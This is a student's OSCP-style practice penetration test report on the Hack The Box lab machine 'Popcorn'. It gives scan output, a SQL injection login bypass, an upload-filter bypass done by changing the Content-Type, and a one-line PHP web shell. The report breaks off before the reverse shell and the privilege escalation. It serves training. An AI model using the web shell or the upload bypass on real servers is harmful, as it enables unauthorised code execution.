
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-02

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.6(Popcorn)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	8
3.2.1.4	Privilege Escalation	17
3.2.1.5	Proof File	19
4	Maintaining Access	20
5	House Cleaning:	21

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Popcorn**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Popcorn** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Popcorn(10.10.10.6) - Specific version of torrent was vulnerable to authentication sql injection along with RCE in screenshot upload

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Popcorn - 10.10.10.6

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Popcorn**.

3.2.1 System IP: 10.10.10.6(Popcorn)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.6	TCP: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Sep  1 23:29:36 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.6
Nmap scan report for 10.10.10.6
Host is up, received reset ttl 63 (0.13s latency).
Scanned at 2021-09-01 23:29:37 PDT for 13s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAIAAn8zzHM1eVS/OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwquTxJDUNJ05xnz9/
|   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ ssh-rsa
↪ AAAAB3NzaC1yc2EAAAABIWAAAQEAYBXR3xI9cjrxMH2+DB7LZ6ctfgrek3xenkLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgEbNyNUL+M10mPFaL
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.2.12 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep  1 23:29:50 2021 -- 1 IP address (1 host up) scanned in 14.71 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Wed Sep  1 23:32:48 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪ 10.10.10.6
Nmap scan report for 10.10.10.6
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-01 23:32:48 PDT for 382s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

```
| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss
↪ AAAAB3NzaC1kc3MAAACBAIAAn8zzHM1eVS/OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwquTxJDUNJ05xnz9/
| 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
|_ssh-rsa
↪ AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXR3xI9cjrxMH2+DB7LZ6ctfgrek3xenKLLv2vJhQQpQ2ZfBrvKXLsSjQHHwgEbNyNUL+M10mPFaL
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.2.12 ((Ubuntu))
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep  1 23:39:10 2021 -- 1 IP address (1 host up) scanned in 382.57 seconds
```

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.6
+ Target Hostname: 10.10.10.6
+ Target Port:    80
+ Start Time:     2021-09-01 23:43:43 (GMT-7)
-----
+ Server: Apache/2.2.12 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 43621, size: 177, mtime:
↪ Fri Mar 17 10:07:05 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪ content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute
↪ force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
↪ alternatives for 'index' were found: index.html
+ Apache/2.2.12 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪ the EOL for the 2.x branch.
+ Retrieved x-powered-by header: PHP/5.2.10-2ubuntu6.10
+ /test: Output from the phpinfo() function was found.
+ OSVDB-112004: /test: Site appears vulnerable to the 'shellshock' vulnerability
↪ (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /test: Site appears vulnerable to the 'shellshock' vulnerability
↪ (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /test.php: Output from the phpinfo() function was found.
+ /test/: Output from the phpinfo() function was found.
+ OSVDB-3092: /test/: This might be interesting.
+ /test/jsp/buffer1.jsp: Output from the phpinfo() function was found.
+ /test/jsp/buffer2.jsp: Output from the phpinfo() function was found.
+ /test/jsp/buffer3.jsp: Output from the phpinfo() function was found.
```

```
+ /test/jsp/buffer4.jsp: Output from the phpinfo() function was found.
+ /test/jsp/declaration/IntegerOverflow.jsp: Output from the phpinfo() function was found.
+ /test/jsp/extends1.jsp: Output from the phpinfo() function was found.
+ /test/jsp/extends2.jsp: Output from the phpinfo() function was found.
+ /test/jsp/Language.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageAutoFlush.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageDouble.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageExtends.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageImport2.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageInfo.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageInvalid.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageIsErrorPage.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageIsThreadSafe.jsp: Output from the phpinfo() function was found.
+ /test/jsp/pageSession.jsp: Output from the phpinfo() function was found.
+ /test/realPath.jsp: Output from the phpinfo() function was found.
+ OSVDB-3233: /test.php: PHP is installed, and a test script which runs phpinfo() was found.
↳ This gives a lot of system information.
+ /test/phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ /test/phpinfo.php3: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/phpinfo.php3: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ /test/test.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/test.php: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ /test/info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/info.php: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ /test/index.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/index.php: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ /test/php_info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /test/php_info.php: PHP is installed, and a test script which runs phpinfo() was
↳ found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting.
+ 8863 requests: 2 error(s) and 48 item(s) reported on remote host
+ End Time:          2021-09-02 00:05:08 (GMT-7) (1285 seconds)
-----
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.6

Vulnerability Exploited : SQL injection authentication bypass and Remote code execution

System Vulnerable : 10.10.10.6

Vulnerability Explanation : Specific version of torrent was vulnerable to authentication sql injection along with RCE in screenshot upload

Privilege Escalation Vulnerability : Privilege escalation vulnerability in motd.legal-displayed

Vulnerability fix : Administrator has to make that latest version of software is being used along with the no sensitive data exposures to the public internet, Consistent update of operating system is often required along with up to date patches

Severity Level : Critical

We have only couple of ports open in this box from nmap scan which are port 22 and port 80.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 3.1: popcorn/images/205-website.png

From the gobuster we can see that there is a folder called torrent which is very strange. By going to the site its asking for the username and password




Figure 3.2: 210-torrent_website.png




Figure 3.3: 215-sql_injection_test.png

Basic SQL injection bypassed the authentication.




Figure 3.4: 220-sql_injection_success.png

There is an upload option on the site but i was not able to do any changes its all the possible its telling is not a valid file.

While checking the downloads folder it was showing that only png files are being saved and one of which is logo. So we can tamper the logo upload and try to get the reverse shell.

By going to My Torrent -> Kali -> Other(kali) -> Edit this torrent. Gives me an option to upload the screenshot of the file.





Figure 3.5: 225-screenshot_check.png

Since its asking to update the image i am going to upload phpinfo() to check if we can upload or not.

```
<?php phpinfo() ?>
```

To check the code execution i am going to upload a php malicious file with the extension to check if its accepting or not.

10.10.10.6/torrent/edit.php?mode=edit&id=723bc28f9b6f924cca68ccdf96b6190566ca6b4



Torrent Name:

Hash:

Category:

Subcategory:

Description:

Tracker requires registration: ☐ Yes ☒ No

Filename:

Update Screenshot:


Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.


* = Does not work on IE browser yet. Please use other browsers to upload screenshots.

Figure 3.6: 230-upload_malicious.png

**Figure 3.7:** 240-burp_image_upload.png

Since its not accepting the file i can change the content type from Content-Type: application/x-php to Content-Type: image/png.

It has accepted the file after changing the content type.

**Figure 3.8:** 245-upload_success.png

Now we can go to the upload folder and check if there is any php file for us to execute.




Figure 3.9: 250-phpinfo_upload_folder.png

It is indeed available in the upload folder by clicking on it confirms that there is a remote code execution.




Figure 3.10: 255-RCE_Success.png

Now we can upload the system malicious file to check the command execution for us to get the reverse

shell.

```
<?php echo system($_REQUEST['legend']); ?>
```

